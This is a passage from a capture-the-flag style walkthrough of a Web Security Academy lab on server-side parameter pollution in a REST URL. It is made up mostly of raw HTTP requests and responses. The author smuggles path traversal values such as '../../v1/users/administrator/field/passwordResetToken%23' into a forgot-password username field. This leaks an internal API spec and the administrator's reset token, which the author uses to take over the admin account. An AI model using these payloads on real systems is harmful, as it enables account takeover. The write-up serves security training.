Cookie : session =5qHwQ7mq7KkUbKm7yNCdOr8UTW5XYTh2
Content-Length : 63
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform : "Windows"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Content-Type : x-www-form-urlencoded
Accept : */*
Origin : https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net/forgot-password
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=1, i

csrf=i14PEuH42AuMHHKrxaTBuNFjNVrzW2j5 &username =../administrator
```

```
HTTP/2 404 Not Found
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 86

{
  "type" :"error" ,
  "result" :"Invalid route. Please refer to the API definition"
}
```


The same error occurred, which probably mean that I accessed the wrong URL path (no such ‘administrator’ directory in the system). Let’s head further, until something interesting won’t be found:



```
POST /forgot-password HTTP/2
Host: 0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
Cookie : session =5qHwQ7mq7KkUbKm7yNCdOr8UTW5XYTh2
Content-Length : 59
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform : "Windows"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Content-Type : x-www-form-urlencoded
Accept : */*
Origin : https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0ab400e30390a46b80601c6d000d00d8.web-security-academy.net/forgot-password
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=1, i

csrf=i14PEuH42AuMHHKrxaTBuNFjNVrzW2j5 &username =../../../../
```

```
HTTP/2 500 Internal Server Error
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 250

{
  "error" :
  "Unexpected response from API server:\n<html>\n<head>\n    <meta charset=\"UTF-8\"
  >\n    <title>Not Found<\/title>\n<\/head>\n<body>\n    <h1>Not found<\/h1>\n    <
  p>The URL that you requested was not found.<\/p>\n<\/body>\n<\/html>\n"
}
```


At 4th iteration, error “Not found occurred”, meaning that I have navigated outside of the API root. Now, it’s worth to look for any common api names. In my case, openapi.json file showed positive result:



```
POST /forgot-password HTTP/2
Host: 0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Cookie : session =8NiwNWKU2skaKCzwMKTeE22j2UU8DKTD
Content-Length : 74
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform : "Windows"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Content-Type : x-www-form-urlencoded
Accept : */*
Origin : https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net/forgot-password
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=1, i

csrf=fxQPqsWgSicDxiwJAibOgmRg2KZbo1Zh &username =../../../../openapi.json%23
```

```
HTTP/2 500 Internal Server Error
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 629

{
  "error" :
  "Unexpected response from API server:\n{\n  \"openapi\": \"3.0.0\",\n  \"info\": {
  \n    \"title\": \"User API\",\n    \"version\": \"2.0.0\"\n  },\n  \"paths\": {\n
      \"/api/internal/v1/users/{username}/field/{field}\": {\n      \"get\": {\n
      \"tags\": [\n          \"users\"\n        ],\n        \"summary\": \"Find user
   by username\",\n        \"description\": \"API Version 1\",\n        \"parameters
  \": [\n          {\n            \"name\": \"username\",\n            \"in\": \"pat
  h\",\n            \"description\": \"Username\",\n            \"required\": true,\
  n            \"schema\": {\n        ..."
}
```


From the error message, I discovered one of the possible URL paths: "/api/internal/v1/users/{username}/field/{field}, so, apart from username parameter, they also have “field”. Modify the request with new information:



```
POST /forgot-password  HTTP/2
Host : 0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Cookie : session =8NiwNWKU2skaKCzwMKTeE22j2UU8DKTD
Content-Length : 74
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type : x-www-form-urlencoded
Accept : */*
Origin : https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=fxQPqsWgSicDxiwJAibOgmRg2KZbo1Zh   &username =administrator/field/test%23
```

```
HTTP/2  400  Bad  Request
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length : 107

{
  "type" :"error" ,
  "result" :"This version of API only supports the email field for security reasons"
}
```


So the field value is “email”, according to error message. Let’s try submitting the passwordResetToken found in the source code:



```
POST /forgot-password  HTTP/2
Host : 0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Cookie : session =8NiwNWKU2skaKCzwMKTeE22j2UU8DKTD
Content-Length : 88
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type : x-www-form-urlencoded
Accept : */*
Origin : https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=fxQPqsWgSicDxiwJAibOgmRg2KZbo1Zh   &username =
administrator/field/passwordResetToken%23
```

```
HTTP/2  400  Bad  Request
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length : 107

{
  "type" :"error" ,
  "result" :"This version of API only supports the email field for security reasons"
}
```


Same error occurred. I can assume, that the protection is implemented on this specific version of API, so I had to find a way to change it. Having in mind the URL path found earlier, containing “v1” part, I decided to give it a try:



```
POST /forgot-password  HTTP/2
Host : 0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Cookie : session =8NiwNWKU2skaKCzwMKTeE22j2UU8DKTD
Content-Length : 89
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type : x-www-form-urlencoded
Accept : */*
Origin : https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=fxQPqsWgSicDxiwJAibOgmRg2KZbo1Zh   &username =
../../v1/users/administrator/field/test%23
```

```
HTTP/2  400  Bad  Request
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length : 108

{
  "type" :"error" ,
  "result" :"The provided field name \"test\" does not exist and cannot be retrieved"
}
```

Headed from users to “internal”, I made a path through “v1” and got a positive looking error message. Now, I just need to change the parameter of “field” to “passwordResetToken”:




```
POST /forgot-password  HTTP/2
Host : 0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Cookie : session =8NiwNWKU2skaKCzwMKTeE22j2UU8DKTD
Content-Length : 103
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type : x-www-form-urlencoded
Accept : */*
Origin : https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net/forgot-password
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

csrf=fxQPqsWgSicDxiwJAibOgmRg2KZbo1Zh   &username =
../../v1/users/administrator/field/passwordResetToken%23
```

```
HTTP/2  200  OK
Content-Type : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length : 82

{
  "type" :"passwordResetToken"  ,
  "result" :"0ulox9kuhusklabaws6fv1j4zq6a99m3"
}
```

```
{
  "type": "passwordResetToken",
  "result": "0ulox9kuhusklabaws6fv1j4zq6a99m3"
}
```

Now, let's head to the /forgot-password?passwordResetToken=0ulox9kuhusklabaws6fv1j4zq6a99m3 page.

I was welcomed by administrator password reset page:




~~https~~://0a4700b9038a1702812e11c6002d00b8.web-security-academy.net/forgot-password?passwordResetToken=0ulox9kuhusklabaws6fv1j4zq6a99m3

Web Security Academy
Exploiting server-side parameter pollution in a REST URL
Back to lab home
Back to lab description »

New password: ••••••

Confirm new password: •••••••

Logged in with new password and accessed admin panel, removed carlos:



Congratulations, you solved the lab!

User deleted successfully!

Users